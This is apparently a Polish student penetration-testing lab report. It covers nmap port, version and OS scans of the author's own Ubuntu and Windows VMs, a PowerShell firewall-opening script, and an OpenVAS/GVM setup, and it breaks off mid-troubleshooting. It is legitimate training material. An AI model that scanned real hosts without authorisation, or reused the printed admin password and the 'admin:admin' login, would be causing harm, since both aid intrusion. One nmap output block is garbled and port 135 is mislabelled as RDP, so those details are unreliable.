

Testy Penetracyjne

Laboratorium 4

Spis treści


Zadanie 1	2
Ubuntu	2
Windows.....	4
Porównanie.....	6
Zadanie 2	7
Instalacja OpenVAS(Greenbone Vulnerability Management)	7
Szukanie podatności przy pomocy GVM	10
Szukanie podatności przy pomocy NMap	15
Podsumowanie Podatności	16
Zadanie 3	18
Zadanie 4	22
Zadanie 5	24
Zadanie 6	29
Zadanie 7	32
I próba	32
II próba	35

Zadanie 1

NMap Enumeration


Ubuntu

Otwieramy porty SSH (22) i Apache2 (80), a następnie upewniamy się, że na pewno są aktywne:



```
mdziaro@mdziaro-VirtualBox: $ sudo systemctl start ssh
mdziaro@mdziaro-VirtualBox: $ sudo systemctl start apache2
mdziaro@mdziaro-VirtualBox: $ sudo systemctl status ssh | head -n2
● ssh.service - OpenBSD Secure Shell server
    Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enabled)
mdziaro@mdziaro-VirtualBox: $ sudo systemctl status apache2 | head -n2
● apache2.service - The Apache HTTP Server
    Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: enabled)
```


Sprawdzamy adres IP maszyny, gdyż to po nim będziemy łączyć się przez maszynę z Kali Linux:



```
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.140 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe5d:bde8 prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:5d:bd:e8 txqueuelen 1000 (Ethernet)
            RX packets 26768581 bytes 8026695517 (8.0 GB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 21578434 bytes 1304475223 (1.3 GB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Adres maszyny ubuntu to **192.168.1.140**

Następnie na maszynie kali sprawdzamy, czy usługi HTTP i SSH są dostępne:



Upewniliśmy się że usługi działają, więc możemy teraz zobaczyć, czy wykryje je nmap.

```
(kali㉿kali)-[~] nmap -sS 192.168.1.140
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 14:15 EST
Nmap scan report for 192.168.1.140
Host is up (0.00046s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
          |_load
80/tcp    open  http
          |_enabled
443/tcp   open  https
          |_conf
MAC Address: 08:00:27:5D:BD:E8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

```
(kali㉿kali)-[~]
└─$ sudo nmap -sU 192.168.1.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 14:19 EST
Stats: 0:02:14 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.79% done; ETC: 14:35 (0:13:58 remaining)
Stats: 0:11:53 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 67.81% done; ETC: 14:36 (0:05:38 remaining)
Stats: 0:15:04 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 85.53% done; ETC: 14:37 (0:02:33 remaining)
Nmap scan report for 192.168.1.140
Host is up (0.00053s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT      STATE          SERVICE
5353/udp  open|filtered  zeroconf
MAC Address: 08:00:27:5D:BD:E8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1100.71 seconds
```

Dla dwóch poniższych skanów nie podam metody skanowania, więc nmap domyślnie użyje -sS

c) Wykrywanie wersji usług: sudo nmap -sV 192.168.1.140

Jak widzimy, nmap wykrył, że:

- ssh działa na kliencie OpenSSH 9.6p1 dla Ubuntu Linux
 - na http o porcie 80 działa na Apache 2.4.58
 - na https o porcie 443 działa nginx w wersji 1.27.0

a) Skanowanie SYN (TCP): sudo nmap -sS 192.168.1.140.

Podstawowe i skuteczne, lecz głośne skanowanie.

Nawiązuje three-way handshake i wypatruje SYN-ACK.

b) Skanowanie UDP: sudo nmap -sU 192.168.1.140.

Ciche, ale strasznie wolne. Ma dodatkową zaletę wykrywania portów, które działają wyłącznie na UDP. Natomiast inne porty mogą zignorować lub zablokować pakiety, jeżeli spodziewają się jedynie pakietów TCP.

2.168.1.140.

Co dziwne, nmap nie wyznaczył działającego systemu operacyjnego, którym jest ubuntu 24.2 LTS. Natomiast dzięki adresowi MAC **karty sieciowej**, wykrył że przeszukiwany host stoi na oprogramowaniu **wirtualizacyjnym Oracle VirtualBox**.

Windows

W celu otwarcia portów na Windows: SMB, SSH, HTTP, NetBIOS, RDP, posłużę się skryptem powershell. Zaznaczam, że zainstalowałem już serwer ssh w poprzednim ćwiczeniu, więc nie muszę już tego robić:


```
function Open-FirewallPort {
    param (
        [string]$PortNumber,
        [string]$Protocol,
        [string]$Name
    )
    Write-Host "Otwieranie portu $PortNumber ($Protocol) dla $Name..."
    New-NetFirewallRule -DisplayName $Name -Direction Inbound -Protocol $Protocol -LocalPort
$PortNumber -Action Allow
}

Open-FirewallPort -PortNumber 22 -Protocol TCP -Name "SSH Port"
Open-FirewallPort -PortNumber 80 -Protocol TCP -Name "HTTP Port"
Open-FirewallPort -PortNumber 445 -Protocol TCP -Name "SMB Port"
Open-FirewallPort -PortNumber 139 -Protocol TCP -Name "NetBIOS Session Port"
Open-FirewallPort -PortNumber 135 -Protocol TCP -Name "RDP Port"

Write-Host "Włączanie SMB..."
Set-Service -Name LanmanServer -StartupType Automatic
Start-Service -Name LanmanServer

Write-Host "Włączanie IIS/HTTP..."
Enable-WindowsOptionalFeature -Online -FeatureName IIS-WebServerRole -All -NoRestart
Start-Service -Name W3SVC

}
```



Przy okazji sprawdziłem, że adres maszyny Windows to **192.168.1.135**. Przechodzimy do skanowania.

a) Skanowanie SYN (TCP): sudo nmap -sS

192.168.1.135

Jak widzimy, po kolejnej skanowaniu poznaliśmy porty odpowiedzialne za:

- komunikację przez ssh
- serwer http
- MS Remote Procedure Call
- NetBios
- Microsoft Directory Services(SMB/CIFS)

```
kali@kali:~$ sudo nmap -sS 192.168.1.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 15:05 EST
Nmap scan report for 192.168.1.135
Host is up (0.00021s latency).
OS: 6.6GCC=18.1SR= Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 15:05 EST
OS:NNT11NW7804= Host is up (0.00021s latency).
OS:3+7C709W4=7C Host is up (0.00021s latency).
OS:YQQ+T(R=Y8X! Not shown: 995 closed tcp ports (reset)
OS:4000W+0KS=A8A PORT STATE SERVICE
OS:90+T6(R=Y8D1 22/tcp open  ssh
OS:8A+S%F=AR90 80/tcp open  http
OS:8RUCK=GXRUD=139/tcp open  msrpc
OS:8RUCK=GXRUD=139/tcp open  netbios-ssn
Network Distance: MAC Address: 08:00:27:52:84:6F (Oracle VirtualBox virtual NIC)
OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
kali@kali:~$
```

b) Skanowanie UDP: sudo nmap -sU 192.168.1.135

```
kali@kali:~$ sudo nmap -sU 192.168.1.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 15:06 EST
Nmap scan report for 192.168.1.135
Host is up (0.00051s latency).
Not shown: 988 closed udp ports (port-unreach)
PORT      STATE      SERVICE
137/udp   open       netbios-ns
138/udp   open|filtered netbios-dgm
500/udp   open|filtered isakmp
1645/udp  open|filtered radius
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
5050/udp  open|filtered mmc
5353/udp  open|filtered zeroconf
5355/udp  open|filtered llmnr
19141/udp open|filtered unknown
20465/udp open|filtered unknown
62958/udp open|filtered unknown
MAC Address: 08:00:27:52:84:6F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1199.96 seconds
```

Ten skan znalazł ogromną liczbę usług, i to takich, których się nie spodziewałem. Podobnie jak w przypadku Ubuntu, skan trwał długo (20 minut), lecz wykrył wiele serwisów, których skan podstawowy nie znalazł, np. radius. Ma jednak swoje wady, bo nie wykrył typowych usług TCP, takich jak ssh, http czy SMB

Podobnie jak przy skanowaniu Ubuntu, dla dwóch poniższych skanów nie podam metody skanowania, więc nmap domyślnie użyje -sS

c) Wykrywanie wersji usług: sudo nmap -sV

192.168.1.135

Podobnie jak w przypadku Ubuntu, skutecznie odkrywamy wersje usług. Jedynym wyjątkiem jest microsoft-ds na porcie 445, który z jakiegoś powodu nie został skutecznie sklasyfikowany przez nmapa.

```
kali@kali:~$ sudo nmap -sV 192.168.1.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 15:09 EST
Nmap scan report for 192.168.1.135
Host is up (0.00035s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh         OpenSSH for Windows_7.7 (protocol 2.0)
80/tcp    open      http        Microsoft IIS httpd 10.0
135/tcp   open      msrpc      Microsoft Windows RPC
139/tcp   open      netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open      microsoft-ds?
MAC Address: 08:00:27:52:84:6F (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.19 seconds
```

d) Wykrywanie systemu operacyjnego: sudo nmap -O

192.168.1.135

Skan ponownie wykrył dzięki karcie sieciowej, że znajduje się w środowisku wirtualizacyjnym Virtualbox. Lecz co ciekawsze, znalazł protokoły, których nie znalazł pozostałe skany(te, które **nie należą do tcp ani udp, tylko do ip**)

```
kali@kali:~$ sudo nmap -O 192.168.1.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 15:28 EST
Stats: 0:01:26 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 62.30% done; ETC: 15:30 (0:00:53 remaining)
Stats: 0:04:12 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 99.99% done; ETC: 15:32 (0:00:00 remaining)
Stats: 0:04:23 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 99.99% done; ETC: 15:32 (0:00:00 remaining)
Nmap scan report for 192.168.1.135
Host is up (0.00048s latency).
Not shown: 250 closed n/a protocols (proto-unreach)
PROTOCOL STATE      SERVICE
1      open      icmp
2      open|filtered igmp
5      open      tcp
17     open      udp
50     open|filtered esp
51     open|filtered ah
MAC Address: 08:00:27:52:84:6F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 289.93 seconds
```

Porównanie

Maszyna Windows, Wirtualizowana w VBox

Port	Wersja Usługi
22/tcp/ssh	OpenSSH for_Windows_7.7
80/tcp/http	MS IIS httpd 10.0
135/tcp/msrpc	MS Windows RPC
139/tcp/netbios-ssn	MS Windows netbios-ssn
445/tcp/smb	N/A

Maszyna Ubuntu, Wirtualizowana w VBox

Port	Wersja Usługi
22/tcp/ssh	OpenSSH 9.6p1 Ubuntu
80/tcp/http	Apache httpd 2.4.58
443/tcp/https	nginx 1.27.0

Zadanie 2

Tworzenie i skanowanie podatności

Instalacja OpenVAS(Greenbone Vulnerability Management)

```
(kali㉿kali)-[~]
$ sudo apt install openvas && sudo gvm-setup
Note, selecting 'gvm' instead of 'openvas'
Upgrading:
 libgcrypt20 libgpg-error0 libjs-sphinxdoc python3-gvm

Installing:
 gvm

Installing dependencies:
 greenbone-security-assistant gsad gvm-tools libmicrohttpd12t64

Summary:
 Upgrading: 4, Installing: 5, Removing: 0, Not Upgrading: 1991
 Download size: 4,824 kB
 Space needed: 15.6 MB / 58.8 GB available

Continue? [Y/n] ■
```

<W tym momencie miałem spore problemy, setup nie kończył się powodzeniem, prawdopodobnie ze względu na przestarzałą wersję (16) PostgreSQL. Niestety, na tamtej maszynie nie byłem w stanie uaktualnić jej do wersji 17, więc pobrałem nową wersję kali linux, i teraz zamiast wersji 2024.02 używam wersji 2024.03, która naprawiła wszystkie moje problemy.>

```
[*] Creating extension pg-gvm
CREATE EXTENSION
[>] Migrating database
[>] Checking for GVM admin user
[>] Creating user admin for gvm
[>] Please note the generated admin password
[>] User created with password '8cc8c76c-8352-4493-b1bf-b18fb23666b4'.
[>] Configure Feed Import Owner
[>] Define Feed Import Owner
[>] Update GVM feeds
Running as root. Switching to user '_gvm' and group '_gvm'.
trying to acquire lock on /var/lib/openvas/feed-update.lock
acquired lock on /var/lib/openvas/feed-update.lock
  Downloading Notus files from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/vt-data/notus/ to /var/lib/notus
  Downloading NASL files from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/vt-data/nasl/ to /var/lib/openvas/plugins
Releasing lock on /var/lib/openvas/feed-update.lock


trying to acquire lock on /var/lib/gvm/feed-update.lock
acquired lock on /var/lib/gvm/feed-update.lock
  Downloading SCAP data from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/scap-data/ to /var/lib/gvm/scap-data
  Downloading SCAP data from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/scap-data/ to /var/lib/gvm/scap-data
  Downloading CERT-Bund data from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/cert-data/ to /var/lib/gvm/cert-data
  Downloading gvmd data from rsync://feed.community.greenbone.net/community/data-feed/22.04/ to /var/lib/gvm/data-objects/gvmd/22.04
Releasing lock on /var/lib/gvm/feed-update.lock

[*] Checking Default scanner
[*] Modifying Default Scanner
Scanner modified.

[*] Done
[*] Please note the password for the admin user
[*] User created with password '8cc8c76c-8352-4493-b1bf-b18fb23666b4'.

[>] You can now run gvm-check-setup to make sure everything is correctly configured
```


Tak więc po (bardzo długim, około godzinnym) procesie pobierania baz danych z podatnościami, jesteśmy gotowi do rozpoczęcia zabawy ze skanerem! Najpierw tylko jeszcze sprawdźmy, czy instalacja jest poprawna, komendą `gvm-check-setup`



```
[kali㉿kali]-[~]
$ sudo gvm-check-setup
gvm-check-setup 23.11.0
Step 0: Checking OpenVAS (Scanners) ...
OK: Your GVM Scanner is present in version 23.4.1.
OK: The GVM Scanner configuration file is present.
OK: Server CA Certificate is present as /var/lib/gvm/CA/servercert.pem.
Checking permission of /var/lib/openvas/pgp ...
OK: All files in /var/lib/openvas/pgp have owner 'root'.
OK: redis-server is present.
OK: redis-server (redis) is configured properly using the redis-server socket: /var/run/redis-openvas/redis-server.sock
OK: the mqtt_server_url is defined in /etc/openvas/openvas.conf
OK: The MQTT port is 1883.
OK: NVT collection in /var/lib/openvas/plugins contains 92377 NVTs.
OK: The notus directory /var/lib/notus/products contains 472 NVTs.
Checking Redis ...
Could not connect to Redis at /var/run/redis-openvas/redis-server.sock: No such file or directory
Starting ospd-openvas service
Waiting for ospd-openvas service...
OK: ospd-openvas service is active.
OK: ospd-openvas is present in version 22.7.3.
Step 2 ...
OK: GVM Manager (gvm) is present in version 23.6.2.
Step 3: Checking Certificates ...
OK: Your GVM certificate is valid and present as /var/lib/gvm/CA/clientcert.pem.
Step 4: Checking PostgreSQL ...
OK: PostgreSQL data found in /var/lib/gvm/scap-data.
OK: CERT data found in /var/lib/gvm/cert-data.
Step 5: Checking GVM ...
OK: GVM version 23.11.0 is present.
OK: PostgreSQL version and default port are OK.
gmod: error while loading shared libraries: libpq.so.5: cannot open shared object file: No such file or directory
16a361pg-gvm19@2280:f[12.2.6]
Step 6: Checking Greenbone Security Assistant (GSA) ...
OK: Greenbone Security Assistant is present in version 22.12.0-gits.
Step 7: Checking GNSC ...
OK: GNSC services are up and running ...
Starting gmd service ...
OK: gmd service is active.
Starting gmsc service ...
OK: gmsc service is active.
Starting gsp service ...
OK: gsp service is active.
Step 8: Checking GNSC requirements ...
OK: GNSC is present.
OK: ssh-keygen Found, LSC credential generation for GNU/Linux targets is likely to work.
OK: ssh-keygen Found, LSC credential generation for Microsoft Windows targets is likely to work.
OK: saltprx Found.
Warning: No local password policy is empty.
SUGGEST: Edit the /etc/gvm/policy.conf file to set a password policy.
Step 9: Checking greenbone-security-assistant ...
OK: greenbone-security-assistant is installed.
It seems like your gvm-23.11.0 installation is OK.
```


No i sukces. Możemy przejść do skanowania... chyba.

Zaczynamy, naturalnie, od uruchomienia usług:




```
(kali㉿kali)-[~]
$ sudo systemctl start redis-server
sudo systemctl start postgresql
sudo systemctl start gvm
sudo systemctl start gsad
[sudo] password for kali:
```

I teraz powinniśmy znaleźć interfejs GVM pod adresem <https://localhost:9392>




Kolejny sukces! Logujemy się wartościami admin:admin po tym, jak ustawiemy je w terminalu:




```
(kali㉿kali)-[~]
$ sudo runuser -u _gvm -- gvmd --user=admin --new-password=admin
(kali㉿kali)-[~]
$ ss
```


Uświadczyliśmy pustego dashboardu, ale nie na długo.



Po pół godziny, baza podatności się aktualizuje i widzimy taki widok:



Niestety, coś wciąż nie działa. Robię research, i patrząc po daty postów na formu greenbone, jest to bardzo świeży problem:



